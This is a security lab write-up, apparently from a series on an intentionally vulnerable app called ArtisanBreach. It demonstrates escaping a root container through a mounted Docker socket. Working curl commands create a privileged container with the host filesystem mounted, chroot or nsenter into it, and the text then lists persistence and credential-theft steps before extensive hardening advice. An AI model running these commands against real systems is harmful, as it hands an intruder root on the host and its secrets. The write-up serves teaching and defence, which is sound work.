

docker.sock Mounted in a Container: Escaping to Root on the Host via the Docker API
Already have a clone? Run
git fetch origin && git pull to pull the latest changes.
/var/run/docker.sock into two containers:
dvla-admin and dvla-horizon. Only
dvla-admin runs as root (user: root, uid: 0 in the
build args); dvla-horizon runs as the non-root admin
user and cannot open the socket. With container-level RCE from Post 2 already
in hand inside dvla-admin, the attacker curls the Docker HTTP API
through the socket, spawns a new container with Privileged: true
and the host filesystem mounted at /mnt/host, and chroots into it.
The entire host is now accessible: SSH keys, cron jobs, systemd units,
/etc/shadow, every secret on the machine. No docker binary needed.
No credentials. Just a Unix socket that was left where it should never be.
Where This Sits in the Kill Chain
This is the end of the ArtisanBreach chain. Every post before this one ended
inside a container. This one escapes it. Post 2's APP_KEY deserialization RCE
lands inside dvla-admin, which has docker.sock
mounted, that is the whole gap between "compromised app" and "compromised host."
The dvla-horizon queue worker container has the same socket
mounted, but it runs as the non-root admin user (uid 1000), so
worker-level RCE cannot open it, srw-rw---- root:docker is
unreadable to that process. The escape is only reachable from a root context,
which in this lab is dvla-admin. A mounted socket is not an
accessible socket.

Vulnerability Classification
| CWE (privilege) | CWE-269: Improper Privilege Management. Mounting docker.sock grants an application process the same privileges as root on the host. |
|---|---|
| CWE (access control) | CWE-284: Improper Access Control. The Docker API has no authentication layer by default; any process that can open the socket can issue any command. |
| OWASP Top 10 | A05:2021 Security Misconfiguration. Mounting the daemon socket in an application container is a misconfiguration with documented, well-understood consequences. |
| Affected containers |
dvla-admin (application RCE path, runs as root) and
dvla-horizon (queue worker RCE path, runs as the non-root
admin user). Both mount /var/run/docker.sock,
but only the root dvla-admin process can open it.
|
| Historical precedent | docker.sock container escapes have been documented since Docker was first popularized. The technique appears in the OWASP Docker Security Cheat Sheet, multiple Hack The Box and CTF challenges, red team toolkits like deepce and CDK, and in real cloud breach reports. It's one of the most consistent findings in Docker infrastructure audits. |
What the Docker Socket Actually Is
/var/run/docker.sock is a Unix domain socket. The Docker daemon
(dockerd) listens on it for incoming HTTP requests. Every
docker CLI command you type on a terminal is just an HTTP request
sent to this socket. docker ps is a GET /containers/json
request. docker run alpine sh is a sequence of
POST /containers/create, POST /containers/{id}/start,
and POST /containers/{id}/exec requests.
This socket has no authentication by default. Any process that can open a
file descriptor to /var/run/docker.sock can send any Docker API
request. That includes requests like:
- Create a container with
Privileged: true - Bind-mount the host filesystem at any path inside the new container
- Execute commands inside any running container on the host
- Stop, delete, or reconfigure any container or image on the host
- Pull and run arbitrary images
- Access Docker secrets and configs
docker.sock into a container and the process gets
a pipe straight to the Docker daemon on the host, and that daemon runs with
root-level access to everything. Isolation is gone, without ever crossing it.
The socket is owned by root:docker on the host. On most systems
the permissions are srw-rw----, meaning root and members of the
docker group can open it. Being in the docker group is effectively equivalent
to having passwordless sudo. When you mount the socket into a container that
runs as root (as ArtisanBreach's dvla-admin does), there is no access control left to cross.
Where It Is Mounted in ArtisanBreach
Open docker-compose-local.yml and you find the socket mount in two
separate service definitions. Both are explicitly labelled as intentional.
dvla-admin:
    build:
      args:
        user: root        # INTENTIONAL: runs as root, RCE = full container control
        uid: 0
      context: ./
      dockerfile: Dockerfile
      network: host        # sandbox build-network workaround, no runtime effect
    container_name: dvla-admin
    restart: unless-stopped
    working_dir: /var/www/
    environment:
      # INTENTIONAL: secrets hardcoded here and also in .env, committed to git history
      APP_KEY: base64:mJjSMd3892ZHO43QS7TJJj7VTs9P0+9IyWZ9+r/shwk=
      DB_PASSWORD: secret123
    volumes:
      - ./:/var/www
- /var/run/docker.sock:/var/run/docker.sock # INTENTIONAL: container escape vectordvla-horizon:
build:
context: ./
dockerfile: Dockerfile
network: host # sandbox build-network workaround, no runtime effect
container_name: dvla-horizon
restart: unless-stopped
working_dir: /var/www/
command: php artisan horizon
volumes:
- ./:/var/www
- /var/run/docker.sock:/var/run/docker.sock # INTENTIONAL: worker also has socket (lateral move)
Two misconfigurations stack up here, and they don't apply to both containers
equally. The socket mount is present in both dvla-admin and
dvla-horizon. The user: root, uid: 0 build-arg
override is present only in dvla-admin; dvla-horizon
keeps the image's default non-root user.
The Dockerfile creates a non-root user during the image build:
Dockerfile (relevant lines)ARG user=admin
ARG uid=1000
# Create system user to run Composer and Artisan Commands
RUN id -u $user >/dev/null 2>&1 || useradd -G www-data,root -u $uid -d /home/$user $user
# Sets the running user to $user
USER $user
Without the build arg override, a container runs as admin with
uid 1000, the Dockerfile is designed to be safe by default, and that is
exactly how dvla-horizon runs. Only dvla-admin
overrides user to root and uid to
0, which makes USER $user in the Dockerfile resolve
to USER root.
root:docker. A process
running as uid 1000 with no docker group membership cannot open it, which is
why the dvla-horizon worker cannot use its socket mount. A process
running as uid 0 (root) can open it unconditionally. In this lab the escape is
therefore reachable from dvla-admin, not from the worker. The
user: root build arg does not just give dvla-admin
more general permissions, it also removes the only remaining barrier between
that process and the socket.
Why Developers End Up Here
This isn't a hypothetical mistake. The docker.sock mount shows up in real production deployments regularly. There are four patterns that produce it.
docker build and docker push. The fastest way
to give it access is to mount the host socket. This works immediately,
requires no extra setup, and solves the problem. The socket stays in the
compose file when the image moves to staging or production.
docker-compose restart. The feature is usually removed later but
the volume mount is not.
docker-compose-local.yml file is for local development.
Everyone assumes local means safe. The file gets committed to git. It gets
used on a staging server. It gets used on a VPS that someone stood up
quickly to demo the app. The word "local" in the filename is not a security
control.
A recurring theme across all four patterns: the socket gets added to solve a real problem, it works, and nobody audits it later. Infrastructure review tends to focus on application code. Docker compose files sit in the repo without the same scrutiny as, say, a payment endpoint.
The Exploitation Chain
We pick up from Post 2. The APP_KEY cookie-deserialization payload gave us
command execution inside dvla-admin. The container runs as root.
The docker socket is at /var/run/docker.sock. We have everything
we need.
We do not need the docker binary. The Docker API is plain HTTP
over a Unix socket. curl talks to Unix sockets with the
--unix-socket flag, and curl is already inside the
container. One caveat: the php:8.3.0-fpm image does not ship
python3 or jq, so the JSON responses below are
parsed with php -r, which is guaranteed to be there.

The same sequence as shell commands, as it runs from inside
dvla-admin:
curl -s --unix-socket /var/run/docker.sock http://localhost/version
# {"Platform":{"Name":"Docker Engine - Community"},
#  "Version":"29.8.0", "ApiVersion":"1.56", ...}
# (exact version depends on the host's installed Docker Engine, what matters
# is that this returns JSON at all, from inside a container, with zero auth)
JSON comes back and you have full Docker API access. A permission-denied error instead means the process is not root, so you would need another escalation path first. In ArtisanBreach this step returns JSON.
curl -s --unix-socket /var/run/docker.sock \
  http://localhost/images/json | php -r '
$imgs = json_decode(stream_get_contents(STDIN), true);
foreach ($imgs as $img) {
    echo ($img["RepoTags"][0] ?? "<none>") . "\n";
}'
# nginx:1.17-alpine
# dvla-dvla-horizon:latest
# dvla-dvla-admin:latest
# redis:7-alpine
# mysql:8-oracle
We use an image already present on the host. Pulling a new image creates
network traffic and logs a pull event in the Docker daemon. Using an
existing image is quieter. Any Linux image works, and the app's own
dvla-dvla-admin image is right there, already built and running
as root.
CONTAINER_ID=$(curl -s --unix-socket /var/run/docker.sock \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{
    "Image": "dvla-dvla-admin:latest",
    "Cmd": ["sleep", "3600"],
    "HostConfig": {
      "Binds": ["/:/mnt/host"],
      "Privileged": true
    }
  }' \
  http://localhost/containers/create | php -r 'echo substr(json_decode(stream_get_contents(STDIN), true)["Id"], 0, 12);')

echo "Container: $CONTAINER_ID"
# raw create response:
# {"Id":"4d433f70e8e9e2bce506f7d0292e5bd95efe70cf4976846c3cb9b47c1975df4b","Warnings":[]}
# Container: 4d433f70e8e9
Two fields do all the damage here. Binds: ["/:/mnt/host"] tells
Docker to bind-mount the host root filesystem at /mnt/host inside
the new container. Privileged: true removes all capability
restrictions from the container, giving it the same kernel capabilities as a
process running directly on the host.
Privileged: true, a container with a bind mount can still
read host files. But certain operations like mounting additional filesystems,
writing to device nodes, or using ptrace are blocked. With
Privileged: true, those restrictions are removed. For a straightforward
filesystem read/write attack, either will work. For full persistence
(writing systemd units, mounting procfs, etc.) privileged mode is the
cleaner path.
curl -s --unix-socket /var/run/docker.sock \
  -X POST \
  http://localhost/containers/$CONTAINER_ID/start
# (empty 204 response)EXEC_ID=$(curl -s --unix-socket /var/run/docker.sock \
-X POST \
-H "Content-Type: application/json" \
-d '{
"AttachStdout": true,
"AttachStderr": true,
"Cmd": ["chroot", "/mnt/host", "id"]
}' \
http://localhost/containers/$CONTAINER_ID/exec | php -r 'echo json_decode(stream_get_contents(STDIN), true)["Id"];')
echo "Exec: $EXEC_ID"
# raw exec response:
# {"Id":"1193afa355ddc5fdfafea31fa71b2620cebbae3e95b8d076e7ca52e260303be2"}
# Exec: 1193afa355ddc5fdfafea31fa71b2620cebbae3e95b8d076e7ca52e260303be2curl -s --unix-socket /var/run/docker.sock \
-X POST \
-H "Content-Type: application/json" \
-d '{"Detach": false, "Tty": false}' \
http://localhost/exec/$EXEC_ID/start
# uid=0(root) gid=0(root) groups=0(root)
uid=0(root) is running inside a chroot of the host
filesystem. You are root on the host. The container abstraction is gone.
uid=0(root) alone isn't conclusive, every container is root
inside its own namespace by default, escape or not. Docker even lets you
id as root in a completely ordinary container. The proof that
matters is an identity comparison: capture the escape container's
own hostname/OS before touching the mount, then show that reading through
/mnt/host returns a different identity, one
that matches the real Docker host, not any container.
# What the escape container sees as "itself" (its own identity, no escape yet):
docker exec $CONTAINER_ID cat /etc/hostname
# 4d433f70e8e9   <- looks like a container ID, because it is one
docker exec $CONTAINER_ID cat /etc/os-release | head -1
# PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"  <- the app image's own OS

# What it sees through the host bind mount (this is the actual proof):
curl -s --unix-socket /var/run/docker.sock -X POST \
  -H "Content-Type: application/json" \
  -d '{"AttachStdout":true,"AttachStderr":true,"Cmd":["sh","-c","cat /mnt/host/etc/hostname; cat /mnt/host/etc/os-release | head -1"]}' \
  http://localhost/containers/$CONTAINER_ID/exec
# EXEC_ID from the response, then POST to /exec/$EXEC_ID/start as in Step 6

# armadillo                              <- the real host's hostname
# PRETTY_NAME="Debian GNU/Linux 13 (trixie)"   <- a different Debian release, and a different hostname
Two different hostnames, and Debian 12 (bookworm) inside the container versus Debian 13 (trixie) through the mount, from the same container, is unambiguous: the second read came from a filesystem that isn't this container's own. That's the difference between "I'm root in a sandbox" and "I'm root on the machine running the sandbox."
Privileged: true and a read-write bind
("/:/mnt/host"), matching what a real attacker would do to get
persistence. For practicing the proof itself without any risk of writing to
your own host filesystem, drop Privileged entirely and mount
read-only instead, "Binds": ["/:/mnt/host:ro"]. The hostname/
os-release comparison above works exactly the same way and is just as
conclusive; you only need Privileged: true and a writable mount
once you're going for actual persistence (SSH keys, cron, systemd units,
below).
nsenter lets you enter the host's PID namespace and run commands
there directly. This requires the Privileged: true flag.
# nsenter into all host namespaces from inside the privileged container
nsenter --target 1 --mount --uts --ipc --net --pid -- /bin/bash

# You now have a shell with the host's full namespace context
# PID 1 is the host init process, not the container runtime
What You Can Do With Host Access
With a chroot or nsenter session on the host filesystem, containment is over. These are the persistence mechanisms an attacker goes for next.
SSH authorized keys
Write an attacker-controlled public key to /root/.ssh/authorized_keys.
Survives container restarts. Gives permanent SSH access to the host.
Cron jobs
Write to /etc/cron.d/ or the root user's crontab.
Runs arbitrary commands on a schedule. Survives reboots.
Survives container changes.
Systemd units
Create a .service file in /etc/systemd/system/.
Survives reboots. More robust than cron. Can restart on failure.
Read /etc/shadow
The shadow file contains hashed passwords for every user on the host. Offline cracking with hashcat or john recovers weak passwords.
Steal existing SSH keys
Read /root/.ssh/id_rsa and any other keys on the host.
Pivot to other machines the host user connects to.
Read all secrets
Every .env, every config file, every secret
mounted from the host into any container. The attacker can read
cloud provider credentials, API keys, database passwords for
production systems.
Host access also loops back into Docker itself. From here the attacker can
edit docker-compose-local.yml, inject a backdoor into the
application image, and trigger a rebuild. They can read the MySQL data
directory mounted into dvla-db. The whole Docker environment is
now inside their trust boundary.
/var/www/public/pages/shell.php, you can now reach it through
the host bind mount at /mnt/host/var/www/public/pages/shell.php
from inside the escape container. The file upload attack and the docker.sock
attack converge on the same filesystem.
Hardening the Weak Point
There are four distinct approaches, ordered from simplest-and-strongest to most complex. Most applications should stop at level 1.
Remove the volume mount entirely
The ArtisanBreach worker has no legitimate reason to talk to the Docker
daemon. php artisan horizon processes queued jobs. It does not
need to create containers, read container state, or touch Docker at all.
The socket is mounted because the compose file was written that way, not
because the application requires it.
The fix is to delete the two lines from the compose files:
# Remove these lines from both dvla-admin and dvla-horizon:
- /var/run/docker.sock:/var/run/docker.sock
If you also fix the root user issue at the same time:
# dvla-admin is the one running as root, drop the override there:
args:
  user: admin   # was: root
  uid: 1000     # was: 0

# dvla-horizon already runs as admin (uid 1000); it has no args to change.
With a non-root UID and no socket mount, the container has no path to the Docker daemon at all.
Use a Docker socket proxy if access is genuinely needed
Sometimes a container does need to interact with Docker, for example a monitoring tool, a deployment agent, or a log forwarder. In those cases, mount a socket proxy instead of the real socket. The proxy sits between the app and the daemon and only forwards the specific API calls you allow.
tecnativa/docker-socket-proxy is the most common option.
It uses HAProxy to filter the Docker API by endpoint and method.
services:
  docker-proxy:
    image: tecnativa/docker-socket-proxy
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
    environment:
      CONTAINERS: 1      # allow GET /containers/json
      POST: 0            # block all POST requests (no create, start, exec)
      IMAGES: 0          # block image access
    networks:
      - dvla-net

  dvla-admin:
    environment:
      DOCKER_HOST: tcp://docker-proxy:2375
    # no docker.sock volume mount
With this setup, if dvla-admin is compromised, the attacker
can call GET /containers/json but cannot create containers, exec
into them, or do anything that leads to escape. The blast radius is
dramatically reduced.
Run containers as a non-root user
Even if the socket is mounted, a non-root process cannot open it because
the socket is owned by root:docker. Fix the build args so
the container runs as admin at uid 1000:
args:
  user: admin
  uid: 1000
One important caveat: if the non-root user is added to the docker
group, they can still access the socket. Being in the docker group is
functionally equivalent to root on the host. Do not add application users
to the docker group.
Also be aware that running as non-root may break things that currently depend on root privileges, such as writing to certain directories or binding to low-numbered ports. Test before deploying.
Use rootless Docker or Podman
Rootless Docker runs the entire Docker daemon as a non-root user on the host.
The socket is owned by that user, not by root. A compromised container process
(even one running as root inside the container) is running as a regular
unprivileged user from the host kernel's perspective. There is no path to
writing SSH keys to /root/.ssh or reading /etc/shadow
because that process does not have the host privileges to do so.
Podman goes further: it uses user namespaces so that root inside a container maps to an unprivileged uid on the host. A Podman container running as uid 0 inside the container is running as uid 100000 (or similar) on the host. The socket trick does not give you host root because there is no host root to give in the first place.
This is the right posture for production infrastructure. It is also more complex to set up and has more compatibility friction with existing compose files. For ArtisanBreach as a local lab, Level 1 is the correct fix. Level 4 describes where a serious production deployment should aim.
Remediation Checklist
/var/run/docker.sock:/var/run/docker.sock from all
service definitions in compose files unless the service has a documented,
reviewed need for Docker API access.
user: root, uid: 0 build args to a named non-root user
in all application and worker containers. Validate that the application still
runs correctly as the non-root user.
tecnativa/docker-socket-proxy)
configured with the minimum set of allowed API calls.
docker.sock mounts for manual review.
-H tcp://0.0.0.0:2375) which would expose the
same API over the network without TLS.
Putting It Together
Post 2 showed how a single Nginx misconfiguration exposes .env,
which contains the APP_KEY, leading to RCE inside dvla-admin.
That container runs as root and has docker.sock mounted, so the
RCE lands here. dvla-horizon has the same socket mounted, but
because it runs as the non-root admin user it cannot open the
socket, worker RCE does not reach the host.
The docker.sock escape is the conclusion of the application-level chain. Once you have the host filesystem, the application is irrelevant. You can read every secret, write persistent access, and control the entire Docker environment. The post-exploitation surface is the host itself, not any single container or service.
Post 14 chains all of it together, walking from the initial .env
fetch to host root without stopping at any intermediate step. That post is
the full kill chain in sequence, from first HTTP request to persistent host
access and user compromise.